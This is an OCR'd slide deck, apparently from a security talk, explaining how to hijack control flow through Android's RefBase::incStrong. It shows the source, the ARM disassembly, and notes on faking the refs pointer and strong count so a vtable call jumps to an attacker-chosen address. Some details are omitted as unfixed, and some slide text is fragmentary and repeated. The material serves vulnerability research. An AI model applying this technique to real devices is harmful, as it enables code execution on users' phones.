
RefBase incStrong: control the vtable!

```
void RefBase::incStrong(const void* id) const
{
    weakref_impl* const refs = mRefs;
    refs->incWeak(id);

    refs->addStrongRef(id);
    const int32_t c = android_atomic_inc(&
    ALOG_ASSERT(c > 0, "incStrong() calle                              ", refs);
#if PRINT_REFS
    ALOGD("incStrong of %p from %p: cnt=%
#endif
    if (c != INITIAL_STRONG_VALUE)  {
        return;
    }

    android_atomic_add(-INITIAL_STRONG_VAL
    refs->mBase->onFirstRef();
}

```

RefBase* const mBase;

Assembly will tell you

Omitted for public PPT because the vulnerability has not yet been publicly fixed




```
; Attributes: static

; void __fastcall android::RefBase::incStrong(const android::RefBase *this, const void *id)
EXPORT _ZNK7android7RefBase9incStrongEPKv
_ZNK7android7RefBase9incStrongEPKv
this = R0                         ; const android::RefBase *
id = R1                           ; const void *
LDR             this, [this,#4]
refs = R0                         ; android::RefBase::weakref_impl *const
DMB.W           ISH
ADDS            id, refs, #4
```

```
loc_DA8E                          ; R2 = &(refs->mWeak)
LDREX.W                 R2, [id]
ADDS                    R2, #1
STREX.W                 R3, R2, [id] ; atomic increment
CMP                     R3, #0
BNE                     loc_DA8E
```

```
DMB.W               ISH      ; guarantee sequencial execution
```

```
loc_DAA0                          ; mStrong
LDREX.W                 id, [refs]
c = R1                            ; const int32_t
ADDS                    R2, c, #1
STREX.W                 R3, R2, [refs]
CMP                     R3, #0
BNE                     loc_DAA0 ; mStrong
```

```
0000DA88 0000DA88: android::RefBase::incStrong(void const*)+2 (Synchronized with Pseudocode-A)
```



```
CMP.W           c, #0x10000000
IT NE
BXNE            LR
```

```
DMB.W           ISH
```


```
loc_DABA                        ; mStrong
id = R1                         ; const void *
LDREX.W         id, [refs]
ADD.W           R1, R1, #0xF0000000
STREX.W         R2, R1, [refs]
CMP             R2, #0
BNE             loc_DABA
```

```
mBase_vptr_table = R1    ; const void *
LDR             refs, [refs,#8]
LDR             mBase_vptr_table, [R0]
 ; register R1: (null)
LDR             R1, [R1,#8]
BX              R1
; End of function android::RefBase::incStrong(void const*)
```


- R0 is retrieved from an offset we control
  - LDR R0, [R0, index, LSL#2]
  - in itemAt function
- Then passed to incStrong
  - refs = [R0 + 4]
  - prepare mStrong([refs]) == INIT_STRONG_VALUE
- Control PC at BX R1!
  - R1 = [R1 + 8] = [[R0]+8] = [[refs+4] + 8]
- You may think of 7911

Finally PC control!

Wh w hieve


Omitted for public PPT because the vulnerability has not yet been publicly fixed
R0 = [R0 + 4]
R0 = [R0 + 8]
R1=[R0]
R1 = [R1 + 8]
BLX R1

What do … d w … ieve


Omitted for public PPT because the vulnerability has not yet been publicly fixed
R0 = [R0 + 4]
R0 = [R0 + 8]
R1=[R0]
R1 = [R1 + 8]
BLX R1

What do we have, and what to archieve

